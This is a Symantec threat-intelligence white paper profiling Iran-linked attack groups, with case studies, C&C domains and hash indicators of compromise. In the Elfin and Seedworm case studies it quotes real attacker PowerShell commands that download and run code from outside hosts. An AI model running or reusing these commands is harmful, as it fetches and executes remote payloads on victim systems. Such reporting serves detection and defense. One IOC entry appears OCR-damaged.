Symantec
A Division of Broadcom

Symantec Critical Attack Discovery and Intelligence

Current Iran-Associated Cyber Threats

White Paper

Broadcom reserves the right to make changes without further notice to any products or data herein to improve reliability, function, or design. Information furnished by Broadcom is believed to be accurate and reliable. However, Broadcom does not assume any liability arising out of the application or use of this information, nor the application or use of any product or circuit described herein, neither does it convey any license under its patent rights nor the rights of others.

Table of Contents

Chapter 1: About This Document

This report is classified TLP: Amber.

The Traffic Light Protocol (TLP) was created in order to facilitate greater sharing of information. TLP is a set of designations used to ensure that sensitive information is shared with the appropriate audience.

- TLP:Red: Recipients may not share TLP:RED information with any parties outside of the specific exchange, meeting, or conversation in which it was originally disclosed.
- TLP:Amber: Recipients may only share TLP:AMBER information with members of their own organization, and with clients or customers who need to know the information to protect themselves or prevent further harm.
- TLP:Green: Recipients may share TLP:GREEN information with peers and partner organizations within their sector or community, but not via publicly accessible channels.
- TLP:White: Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction.

For additional information on the TLP, see http://www.us-cert.gov/tlp.

For a briefing on this white paper, contact us at Threat.Intelligence@broadcom.com to connect with a Symantec security specialist.

Chapter 2: Executive Summary

Increased tensions between the U.S. and Iran have led to fears of an upsurge in Iranian cyber attacks against organizations associated with the U.S. and its allies. Iran has an extensive track record in this sphere, with government-sponsored cyber threat groups conducting numerous offensive cyber operations in recent years.

Symantec, a Broadcom company, assesses that these groups will continue to conduct operations at a high pace. Furthermore, Symantec believes that any escalation in the number of operations or changes in industry or regional targeting focus will take time to materialize. Organizations in previously compromised industries and regions face a higher threat of being targeted by Iranian cyber operations and should re-examine their detection and mitigation strategies to deter Iranian government-sponsored threat groups' known tactics, techniques, and procedures (TTPs).

However, an internal need to mount some kind of public response may mean the nature of Iranian activity may differ with the change in circumstances, causing them to target different organizations, in particular highly visible organizations associated with the U.S. and its allies.

This document summarizes the various targeted attack activity groups, their recent action, and some indicators of compromise (IOCs) with the intention of providing the reader with an understanding of capabilities and techniques used by groups known to be operating from Iran. The attribution underlying the data in this paper is based on publicly available information and is not solely based on our own analysis directly.

2.1 Iranian Cyber Ecosystem

The Iranian cyber ecosystem is decentralized and fluid, with individual threat actors moving between cyber espionage groups and even undertaking cyber crime activity. Attacks are not infrequently outsourced to individual external contractors working within small corporate consultancies. This structure makes it difficult for researchers to definitively group threat actors and can offer the Iranian government plausible deniability for destructive attacks. In several cases, Symantec has seen threat actor groups share tools, infrastructure, targets, and tactics.

The tactics of Iranian threat actors have evolved from quick and relatively simple destructive attacks, such as distributed denial of service (DDoS) attacks or website defacements, to an increased focus on network compromises where the actors maintain a persistent foothold and obfuscate their presence to make attribution difficult. Iranian groups have increasingly targeted critical infrastructure including energy and telecommunications companies.

Iranian threat groups have also been tied to multiple destructive wiper attacks. Identifying potential targets for destructive attacks is particularly problematic because a change from espionage to destruction comes with limited warning if a threat group is already present on a network, as seen with Timberworm and Greenbug espionage operations facilitating the Shamoon destructive attacks beginning in late 2016.

2.2 Key Observations

Considering the multitude of disparate groups operating and conducting cyber attacks against organizations around the globe, there is not a single trait that defines them. The following are some key observations from tracking these groups:

- During recent years, actor groups operating out of Iran have honed their skills at an unprecedented scale, being able to victimize Fortune 500 organizations along with their public sector counterparts.
- The groups appear to be unconcerned with attacks being publicly attributed to them.
- Aside from Greenbug and Shamoon having worked together, most of the different groups seldom work in tandem; they seem to mostly be independent of each other, working under organizational mandates which do not often intersect.
- In the early years, the groups appeared motivated to conduct DDoS attacks against financial institutions, with the aim of attempting heists, but those attacks have not been seen for several years.
- Groups such as Elfin, Crambus, Seedworm, Chafer, Tortoiseshell, and others are motivated to conduct espionage by attacking:
  - Private sector: Telecommunication providers, transportation (air and marine) entities, defense contractors, oil and natural gas companies, and those in their supply chain.
  - Public sector: Military intelligence, diplomatic missions, think tanks, and defense ministries.
- Some of the groups have no reservations in conducting destructive attacks, rendering computing equipment unusable.
- Several groups make extensive use of dynamic DNS services while conducting attack campaigns.
- At least two of the groups have shown a proclivity towards using DNS as a communication channel between victimized computers and the malware's control infrastructure, that is DNS tunneling. This functionality has been observed across both IPv4 and IPv6.
- The two most widely used methods of infiltrating a target's network remain:
  - Spear phishing using topical themes with embedded scripts that invoke PowerShell to download additional components.
  - Publicly documented vulnerabilities such as those in VPN and web servers.
- All groups rely on public or open-source tools (Mimikatz, LaZagne, and so on) to conduct their campaigns; the only differing factor amongst the groups is the degree of reliance.
- There appear to be several hacktivists that conduct uncoordinated attacks, like site defacements, as a sign of patriotism. These are unpredictable and opportunistic, so details have been left out of this document.

2.3 Outlook

Given the history of attacks originating from Iran, it is evident the groups consider destruction of equipment as an acceptable form of damage to targets. However, to date these incidents have only targeted Middle Eastern entities. Iranian actors have not shown an appetite for conducting similar attacks against Western organizations. Considering the tense geopolitical climate in 2020 and based on previous Iranian activity, we believe cyber attacks originating from Iran or Iranian proxies would be (in order of descending probability):

- Wipers being used for destructive attacks against critical infrastructure
- Infrastructure for telecommunication providers being attacked to disrupt services
- Hacktivist defacements of popular websites
- DDoS attacks against financial entities

To date, most Iran originating actor groups, other than Greenbug and Shamoon, operated with only a small degree of collaboration. We suspect a coordinated attack campaign is more likely in 2020 but organizing such an attack is likely to take time.

Chapter 3: Details of Groups

Over the past several months, several Iran-linked threat groups named Shamoon, Elfin, Seedworm, and Crambus have been especially prolific against a wide range of industry verticals.

3.1 Shamoon

Name	Shamoon
Aliases	Cutting Sword of Justice
First Seen	2012
Malware Used	W32.Disttrack, W32.Disttrack.B, Trojan.Filerase
Targeted Sectors	Energy, Aviation, Government
Infection Vectors	Secondary infections

Shamoon has received a lot of public attention since it first appeared in August 2012 and used the malware family W32.Disttrack in its attacks against two Middle Eastern oil and natural gas organizations. The attacks were destructive in nature, wiping out critical data from computers and rendering them unusable.

The malware used by this group leveraged a legitimate driver to wipe machines, and subsequently reported wiping statistics to a command and control (C&C) server.

In both attacks from 2012, and those subsequently seen towards the end of 2016, hard-coded network credentials were configured into the malware, which assisted its spreading across the network. These credentials were acquired and likely shared by Greenbug, allowing Shamoon the ability to execute its attack.

Table 1 shows the timeline of activity on a single computer used as patient zero during a Shamoon attack at the end of 2016.

Table 1: Activity Timeline on Computer During 2016 Shamoon Attack

Time	File Name	Description
08/12/2016 06:24	MSMPENG.EXE	Mimikatz
18/01/2017 16:33	in-cloud4.exe	PSExec
18/01/2017 16:33	cloudapp4.exe	PAADmin
18/01/2017 16:35	PNRP4.exe	Hacktools
18/01/2017 18:48	gc.exe	Hacktools
18/01/2017 18:48	gc.exe	Hacktools
18/01/2017 18:49	ff.exe	Hacktools
18/01/2017 18:49	ie.exe	Hacktools
18/01/2017 18:49	ff.exe	Hacktools
18/01/2017 18:49	ie.exe	Hacktools
18/01/2017 18:50	em.exe	Hacktools
18/01/2017 18:50	em.exe	Hacktools
18/01/2017 18:52	ol.exe	Hacktools
22/01/2017 18:19	pnrp4.exe	Hacktools
22/01/2017 18:19	cloudapp4.exe	Hacktools
23/01/2017 03:05	ntertmgr32.exe	W32.Disttrack.B

Credentials were likely stolen a month prior to the attackers' return to use common legitimate tools to dump additional information from the victim network before deploying Disttrack.

Shamoon reappeared for a third time in December 2018 when it was once again used against targets in the Middle East. These attacks were doubly destructive, since they involved a new wiper (Trojan.Filerase) that deletes files from infected computers before the Shamoon malware wipes the master boot record (MBR).

3.2 Dustman/ZeroCleare

Name	Dustman
Aliases	ZeroCleare
First Seen	2019
Malware Used	Dustman, ZeroCleare
Targeted Sectors	Energy
Infection Vectors	Unknown

In December 2019, IBM X-Force publicly wrote about a wiper malware it came across and named ZeroCleare based on PDB strings within the malware. This malware is an evolution of Disttrack, used in the Shamoon incidents. The authors updated the malware logic but retained the underlying logic of utilizing the Eldos driver to overwrite the MBR and partitions. The attackers used a vulnerable VirtualBox driver to bypass security controls and eventually use the Eldos driver to gain direct access to the raw hard disk and conduct their wiping operation.

Symantec automatically detected and blocked this piece of malware in July 2019, which appears closer to the date of compilation of the malware in June 2019.

In January 2020, the National Cybersecurity Authority of Saudi Arabia released a report about a wiper malware they called Dustman based on the file name used during an attack campaign. Dustman is a further evolution of ZeroCleare, where the authors optimized functionality into a single file instead of the methods used in the June/July campaigns.

3.3 Elfin

Name	Elfin
Aliases	APT33, Stonedrill, Holmium, Refined Kitten, Magnallium, Alibaba
First Seen	2015
Malware Used	Hacktool.Mimikatz, Backdoor.Notestuk, Trojan.Nancrat, Trojan.Netweird.B, Trojan.Stonedrill, Backdoor.Patpoopy, Trojan.Quasar, RULER, Backdoor.Powerton
Targeted Sectors	Aerospace, Defense, Energy, Chemical Engineering, Financial, Food, Government, Logistics, Professional Services, Shipping, Technology
Infection Vectors	Email


Elfin relies on custom and commodity malware to gather data for likely cyber espionage operations targeted at entities primarily in Saudi Arabia and the United States.

Elfin makes extensive use of dynamic DNS infrastructure during targeting, along with purchased hosts at globally located VPS providers serving as proxies for C&C.

3.3.1 Case Study 1

In June 2019, Elfin sent out a phishing email to hundreds of recipients across multiple countries in what could be deemed an opportunistic trawling attack. The link within the document led recipients to dynamic DNS infrastructure controlled by the attackers. Figure 1 is a screenshot of the email sent.

Figure 1: Screenshot of Email Sent by Elfin



From contact <info@becomestateman.com>

Subject **Job in Council of Economic Advisers; Assistant Director** 6/12/19, 6:31 PM

To [redacted]

Council of Economic Advisers

Office of Human Resource, Job Offers

The Council of Economic Advisers (CEA) recruits Assistant Director. Assistant Directors conduct advanced statistical analysis, contribute to reports distributed throughout the Administration and to Congress, and play a key role in producing the President's daily economic briefing with $143,700.00 annual base salary.

The CEA provides the President and his office with objective economic analysis and advice on the development and implementation of a wide range of domestic and international economic policy issues.

If you are interested in applying for this position for more details and further information follow the instruction.

Steven Braun

Office of Human Resource, Job Offers


President's Council of Economic Advisers

As Symantec observed email activity across numerous sectors and regions, it appeared likely that Elfin was conducting a widespread email campaign with enticing lures to hook high-value targets at multiple organizations, rather than targeting specific industries.

3.3.2 Case Study 2

Subsequently, in late August 2019, Elfin operators compromised a victim in Saudi Arabia with a malicious HTA file. Following the initial compromise, Elfin continued to rely on the group's known TTPs to further its foothold in the host. During the incident, the legitimate utility mshta.exe executed a malicious HTA file with a job application theme (Figure 2).

Figure 2: Malicious HTA file with a Job Application Theme




```
"CSIDL_SYSTEMX86\mshta.exe"
"CSIDL_PROFILE\appdata\local\packages\microsoft.microsoftedge_8wekyb3d8bbwe\tempstate\d
ownloads\mantechjobs (1).hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-
4B2E-88BF-4E770A288AF5}
```

Based on the file path of the malicious HTA file in the command shown in Figure 2, the file was downloaded after a victim used Microsoft Edge to visit a malicious website. Elfin actors have previously leveraged emails containing links to malicious websites that, when visited, automatically download their first-stage malware to victim machines.

A PowerShell command then downloaded a JPG file from a dynamic DNS host spoofing a U.S. defense contractor.

Figure 3: PowerShell Command Used to Download JPG File



```
"CSIDL_SYSTEM\windowspowershell\v1.0\powershell.exe" /w 1 IEX (New-Object
Net.WebClient).DownloadString('http://mantechcareers.serveftp.com/mantech.jpg');
```

3.4 Seedworm

Name	Seedworm
Aliases	MuddyWater, Temp Zagros, Static Kitten
First Seen	2017
Malware Used	Backdoor.Powemuddy, (aka Powermud, POWERSTATS), SHARPSTATS, DELPHSTATS, Backdoor.Mori
Targeted Sectors	Government, Energy, Telecommunications, Technology, Research
Infection Vectors	Email


Seedworm has been engaging in espionage operations predominately in Turkey, Pakistan, Russia, and a number of Middle Eastern countries.

3.4.1 Case Study 1

Between April and June 2019, Seedworm used the Powermud v2 backdoor to attack four victims in the telecommunications and education industries in Turkey, New Zealand, Ukraine, and the United Kingdom.

Seedworm gained access to the victims' networks through phishing emails with attached Microsoft Word documents, which the actors likely used as lure files. These documents contained a malicious macro that runs when the user clicks **Enable Editing** and **Enable Content**. Examples of these documents are shown in Figure 4.

Figure 4: Examples of Word Documents Used by Seedworm



On a computer within an IT services management company in Turkey, the group uploaded PowerShell Empire, a post-exploitation framework that allows users to run PowerShell commands without using powershell.exe, which includes modules to aid in credential stealing and data collection.

After compromising a target system by installing Powermud, Seedworm first runs a tool that steals passwords saved in users' web browsers and email, demonstrating that access to the victim's email, social media, and chat accounts is one of the group's likely goals. Seedworm then uses open-source tools such as LaZagne and Crackmapexec to obtain Windows authorization credentials. Seedworm uses off-the-shelf, unmodified versions of these tools as well as custom-compiled variants, which we have determined are only used by this group.

In order to perform lateral movement on the victim's network, Seedworm uses a vulnerability scanner to search for Microsoft Server Message Block (SMB) remote code execution vulnerabilities on other computers in the compromised subnet (see security update MS17-010).

3.4.2 Case Study 2

The most recent Seedworm espionage activity was seen between October 2019 and January 2020, against international public organizations, think tanks, and telcos across the U.S., Nigeria, Afghanistan, Iraq, Saudi Arabia, and Pakistan. The malware used by Seedworm in this attack is called Backdoor.Mori, which:

- Creates and stores data within the registry under HKLM\Software\NFC
- Executes commands from the operator on-demand, utilizing pipes and cmd.exe /c
- Uses DNS tunneling to communicate with its C&C server

Examined samples contain the following domains to be used for DNS tunneling C&C communication, one of which is picked randomly and used:


Table 2: Domains Used for DNS Tunneling C&C Communication

device-update [.]tk	googlecloud [.]cf	googlecloud [.]gq
microsoftsecurity [.]gq	msdn-social [.]ml	msdn-social [.]tk
officex64 [.]ml	outlook-accounts [.]ml	outlook-accounts [.]tk
spacex [.]cf	spacex [.]gq	windowscortana [.]tk
windows-patch [.]ml	windows-patch [.]tk	—

Some variants of Backdoor.Mori communicate via HTTP with a unique identifier for the sample being used, possibly customized for the victim network

Seedworm appears to have used Word and Excel documents as the infection vector during this attack campaign. These documents used a combination of JavaScript downloaders and PowerShell to install the Mori backdoor on victim computers. As an example, on one targeted computer Excel was observed being used to download additional components, as shown in Figure 5.

Figure 5: Excel Used to Download Additional Components



```
        "\"CSIDL_PROFILE\\appdata\\local\\temp\\wucj.exe\" /E:vbs
CSIDL_PROFILE\\appdata\\local\\temp\\zdrqgswu",
        "powershell \"$V=new-object net.webclient;$V.proxy=
[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=
[Net.CredentialCache]::DefaultCredentials;$S=$V.DownloadString('http://46.105.84.146:8087/wlp');\"",
        "\"CSIDL_SYSTEM_DRIVE\\program files\\microsoft office\\office15\\excel.exe\" /dde"
```

3.5 Tortoiseshell

Name	Tortoiseshell
Aliases	None
First Seen	2018
Malware Used	Backdoor.Syskit
Targeted Sectors	IT services
Infection Vectors	Compromised web servers

Tortoiseshell has tentative links to the Elfin group. The group has to date focused itself on performing classic supply chain attacks against Saudi Arabian organizations. The target organizations are primarily IT providers operating widely in the region. Tortoiseshell is believed to be compromising IT providers in order to gain access to their clients.

As part of the infection routine on one target, the attackers initially compromised a web server, installed a web shell, and then used it to deploy malware onto the network. Once on a victim computer, Tortoiseshell deploys several information gathering tools, retrieving a range of information about the computer, including IP configuration, running applications, system information, network connectivity, and so on.

3.6 Chafer

Name	Chafer
Aliases	APT39
First Seen	2014
Malware Used	Backdoor.Remexi, Backdoor.Remexi.B, Backdoor.Agenty, Backdoor.Tcpy, and Backdoor.Httpy
Targeted Sectors	Airlines, Telecommunications, Software Development
Infection Vectors	Email, SQL Injections

Chafer is one of the most active Iran-linked groups in operation. Chafer has compromised a large number of organizations based in the Middle East and Europe.

Chafer appears to be primarily involved in intelligence gathering and several of its attacks, such as those against telco operators or airlines, were likely carried out to facilitate surveillance of end-user customers.

One of the organizations compromised by Chafer in 2017 was a telco services provider in the Middle East, which sells its solutions to multiple telco operators in the region. By moving two steps up the supply chain the attackers could potentially have carried out surveillance on a vast pool of end users. Chafer is also known to have attempted to compromise a large international travel reservations firm, indicating its mission to track movements or communication related to certain entities.

Chafer has been observed compromising victims by attacking web servers, likely through SQL injection attacks. It has also used malicious documents likely circulated using spear-phishing emails sent to individuals working in targeted organizations.

3.7 Crambus

Name	Crambus
Aliases	Oilrig, Twisted Kitten, APT34, ITG13
First Seen	2015
Malware Used	Trojan.Herherminth, Trojan.Ismagent, Poison Frog, Sakabota, QUADAGENT, Glimpse, Highshell
Targeted Sectors	Government, Financial, Technology
Infection Vectors	Email, Watering Holes

Crambus has mounted operations against targets in Saudi Arabia, Israel, the United Arab Emirates, Lebanon, Kuwait, Qatar, the United States, and Turkey.

The group usually infects its victims with malware via spear-phishing attacks, targeting individuals within organizations of interest using malicious Office documents with embedded macros to install its backdoor. Crambus has also been known to send emails containing links to websites registered by the attackers and employ social-engineering tactics to trick victims into downloading and installing its malware.

3.7.1 Case Study

Between July 2018 and June 2019, Crambus engaged in network intrusion operations against organizations in the Middle East, with a particular focus on Saudi Arabia and Kuwait. Targets included public administration and defense organizations, a technology organization, and an airline.

After gaining access to the targeted computers, Crambus executed two backdoors: Sakabota and Poison Frog. Sakabota can be used for reconnaissance, privilege escalation, lateral movement, and to maintain persistence. It contains additional functionality shown in Table 3.

Table 3: Additional Sakabota Functionality

Downloading files from a URL	Uploading files over FTP
Taking screenshots	Brute force logins to network shares
Remote port forwarding	Scanning ports
Conducting ping scans	—

Poison Frog is capable of using DNS tunneling for C&C, uploading and downloading files to a C&C server, and executing remote commands.

Crambus also deployed the webshells shown in Table 4 on infected computers to maintain persistence.

Table 4: Webshells used by Crambus to maintain persistence

File Name	SHA256
Owa.aspx	24307b1fa0e6e513355b3143a3c61c5ddf7adf43a70856dd1ab6449cf8cb2408
Error.aspx.txt	97df67112a953a91bd86a9df3e039493eba95b544a8e3acec2fe5b274c01240a

To collect credentials and escalate privileges, Crambus used a number of publicly available tools including:

- Invoke-WCMDump - A PowerShell tool that can dump credentials from the Windows Credential Manager.
- Mimikatz - An open-source, post-compromise credential theft tool.
- LaZagne - An open-source password recovery tool.

Alongside the lateral movement capabilities of Sakabota, the group used several command-line utilities to perform lateral movement, including the native Windows utility Netsh and Plink, the command-line tool from the PuTTY suite.

3.8 Other Iran-linked Groups

Table 5: Other Iran-linked Groups

Name	Aliases	Description	Tools
Cadelle	—	Active since at least 2012. Known for compromising a large number of individuals in Iran, as well as organizations outside Iran. The organizations outside Iran include airlines, telecommunication companies, and at least one Middle Eastern Ministry of Foreign Affairs. Likely linked with the Chafer group. Both groups have attacked the same organizations, even infecting several of the same computers. In one case, the same computer was compromised within minutes by both groups. It is possible that Cadelle and Chafer are one in the same, however, there is insufficient evidence to definitely state this.	Backdoor.Cadelspy
Greenbug	Volatile Kitten, Cutting Kitten	Active since at least June 2016. Involved in targeted attacks in the Middle East against organizations in the government, aviation, energy, investment and, education sectors. Possible link to Shamoon, since a number of organizations compromised by Greenbug were subsequently attacked by Shamoon.	Trojan.Ismdoor Hacktool.Seasharpee Backdoor.Vodiboti
Timberworm	Magic Hound, News Beef	Active since at least 2016. Known to attack organizations in the government, energy, chemical/pharmaceutical and transportation sectors. Focused on Saudi Arabia, but victims have also been discovered in Iraq, the UAE, Qatar, and the U.S. Possibly linked to Shamoon, since a number of organizations compromised by Timberworm were subsequently attacked by Shamoon.	Backdoor.Mhretriev Backdoor.Mapkill
Cricket	Rocket Kitten, Flying Kitten	Active since at least January 2010, Cricket initially made its name through website defacements but has since expanded into espionage, targeting dissidents in Iran for surveillance and defense targets in the U.S. Does not appear to be very sophisticated and relies heavily on social engineering. It may have purchased or developed custom malware to use in these attacks.	Trojan.Rapidstealer Infostealer.Mysayad
Leafminer	—	Active since at least March 2017, Leafminer is known to have compromised a number of high profile websites in the Middle East in order to steal SMB credentials from victim machines. It has targeted organizations in the construction, education, engineering, government, IT, legal, and transport sectors. The group is known to steal email data, SQL databases, and credentials.	Backdoor.Sorgu Trojan.Imecab
Fruitworm	Copy Kitten	Active since at least March 2015, Fruitworm is known to target Israeli individuals in government organizations and academic institutions. Its primary method of attack is topic-tailored spear-phishing emails, which are used to deliver malware to the target.	Trojan.Jectin

Chapter 4: Conclusion

The recent upsurge in tensions between Iran and the U.S. could lead to an increase in both the frequency and aggressiveness of Iranian attacks. While Symantec has yet to see any evidence of a notable uptick in activity, this should not be misinterpreted, since planned operations could take some time to prepare and execute.

Organizations associated with the U.S. and its allies are an obvious target. While Iranian actors have, to date, heavily focused on organizations in the Middle East, attacks against the U.S. should not be ruled out, particularly considering the heightened state of tensions at present.

However, organizations based in the Middle East are probably those most at risk, given that Iranian groups know this region best and may already have ongoing compromises. Destructive attacks, such as those involving disk wipers, usually require some prior compromise of the organization's network. This may mean that any potential destructive attacks could be focused on the Middle East, particularly if the attackers are under time pressure to retaliate.

Most destructive attacks originating from Iran have involved Shamoon disk-wiping malware. Since Shamoon leverages the legitimate Eldos driver to wipe machines, organizations concerned about a potential Shamoon attack could mitigate the risk of exposure by hunting for and disabling the Eldos driver on their network.

In addition to this, any organization that has found evidence of an intrusion by any Iran-linked group in the past should remain on high alert, since attacks frequently rely on credentials stolen in earlier intrusions.

Nevertheless, any potential target (organizations publicly associated with or strategically important to the U.S. or its allies) should exercise extreme vigilance and review its security posture.

For a briefing on this white paper, contact us at Threat.Intelligence@broadcom.com to connect with a Symantec security specialist.

Appendix A: Indicators of Compromise (IOCs)

Table 6: Indicators of Compromise (IOCs)

Group	IOC	Description
Shamoon	SHA256: 89850b5f6e06db3965d0fdf8681bc6e55d3b572c97351190c247b9c8b1419850	Disttrack.B Wiper malware
Shamoon	SHA256: bac9503a28ef97ee5d77fc3caedbf4f61e975679212f5da7945e6063c1d8a88f	Targeted malware
Shamoon	SHA256: bd2097055380b96c62f39e1160d260122551fa50d1eccdc70390958af56ac003	Disttrack.B Wiper malware
Dustman/ZeroCleare	MD5: 1a69a02b0cd10b1764521fec4b7376c9	Wiper malware (x64)
Dustman/ZeroCleare	MD5: 33f98b613b331b49e272512274669844	Wiper malware (x86)
Dustman/ZeroCleare	MD5: 69b0cec55e4df899e649fa00c2979661	ElDos driver (x86)
Dustman/ZeroCleare	MD5: 993e9cb95301126debdea7dd66b9e121	ElDos driver (x64)
Seedworm	SHA256: 7b4da8f9ffa435c689923b7245133ee032f99fcd841516f2e2275fb4b76d28f9	Xsxeon
Seedworm	SHA256: 36fc0a750d29ecf1d31ae3c7e834e548fe8eed25db62dfbdbf9148d896c13f59	Powermud.v2
Seedworm	SHA256: 5f2eac7251a9fc74309985b3dc1d9730f86c8cd95b22d16b04c0ad0521f10598	Powermud.v2
Seedworm	SHA256: 7b93b928bb9e41a7b890bc2ad559044fa39351d7f42a0bcb0ee1d2bb5def8e60	Powermud.v2
Seedworm	SHA256: f0c726c75a79e83ab24c6d6e04022974bd79d35ff4c3e0118e7707eedd7edea2	Lazagne
Seedworm	SHA256: 905e3f74e5dcca58cf6bb3afaec888a3d6cb7529b6e4974e417b2c8392929148	Downloader
Seedworm	SHA256: 148839e013fee10ee5007f80de2e169778739e84d1bbb093f69b56060ceef73f	Downloader
Seedworm	SHA256: 18cfd4c853b4fb497f681ea393292aec798b65d53874d8018604068c30db5f41	Downloader
Seedworm	SHA256: 1d768c6a5165cadf39ac68e4cc294399f09b48dfefd7bfd6d78e75ad882cd3f1	Downloader
Seedworm	SHA256: 20ec56029ec2dc6a0f86d172f12914d078fc679a8d01257394864413d01d7eda	Downloader
Seedworm	SHA256: 2f69f7df7a2ab7b1803bb50b23ac17f7047b4651513bdff98dae5adee492c98f	Downloader
Seedworm	SHA256: 32c5d06a518a17daf825374449a5096e1109a1eb99c010bb2524b9b0ed6e3114	Downloader
Seedworm	SHA256: 4a2db2c017b44834bfab8bd7ba107750d77cd1e62db0b4892ab3c053b2d64fae	Downloader
Seedworm	SHA256: 64001be2fc9ccec320d48c75d2de8ad7cd74092065cb44fe35b38624d4493df0	Downloader
Seedworm	SHA256: 7f31ab924bddc2f20697157f7cfa6ff25adfbbb50403052cccd05dc0e9faabc4	Downloader
Seedworm	SHA256: 905e3f74e5dcca58cf6bb3afaec888a3d6cb7529b6e4974e417b2c8392929148	Downloader

Table 6: Indicators of Compromise (IOCs) (Continued)

Group	IOC	Description
Tortoiseshell	SHA256: 02a3296238a3d127a2e517f4949d31914c15d96726fb4902322c065153b364b2	Custom Backdoor
Tortoiseshell	SHA256: 07d123364d8d04e3fe0bfa4e0e23ddc7050ef039602ecd72baed70e6553c3ae4	Custom Backdoor
Tortoiseshell	SHA256: 07e791d18ea8f2f7ede2962522626b43f28cb242873a7bd55fff4feb91299741	Poisonfrog
Tortoiseshell	SHA256: 08cb4383288d2e5829b0fc186df36deb6b8078137b6b3a338a0597a665204852	Alias:Infostealer
Tortoiseshell	SHA256: 0e5d06e08a1a665b1112043e99718392fe1aeb700793fd49be7f60d7f3b63e4d	Custom Backdoor
Tortoiseshell	SHA256: 18e5753be209eafb6292f712d481cf264273d5e592cca81fc2a990440f49a545	Alias: TCPStager
Tortoiseshell	SHA256: 1c79900c35fcb0e717ccb6939e4a5801ad7c3b7c806a74e48ce9c8a77c135bb5	CVE-2018-8440
Tortoiseshell	SHA256: 225e06c4ad0d00387f814de69be3e5dfa655d96e34b94fb0777b6aa045f127d1	Custom Backdoor
Tortoiseshell	SHA256: 248cbfa25130e37916d4593fc192a2dc666bc67755cdebdc0f1cdf91bd4a518b	Alias:ListNetstat
Tortoiseshell	SHA256: 34588fb9b32d09d83de2f911beed013c87074ad572c97bc0197d30e9777a4154	Custom Backdoor
Tortoiseshell	SHA256: 3a7b95c93f2e525f7dfa1816652d8cebb682fc9daa26c66e193f0c5190d0ed17	Poisonfrog
Tortoiseshell	SHA256: 444c4e9b4e0217c7b5a00aab3348913a2ea8aad005cdcd6fc033ef34642d5bf8	Powershell
Tortoiseshell	SHA256: 4e0ca724fd8a18a94d9dbc990aa506981db700c76e5611a02e189a430d5f4764	Downloader
Tortoiseshell	5 SHA256: 26799f0791ad26cbd781d89bf4363e6827b3b5f59746405a847dec45f040796	Alias:ListNetstat
Tortoiseshell	SHA256: 55adf532a7b7fb2b291b88b072fda5c0d642bf9bd4af316ae8c40c70feb391a4	Alias:Infostealer
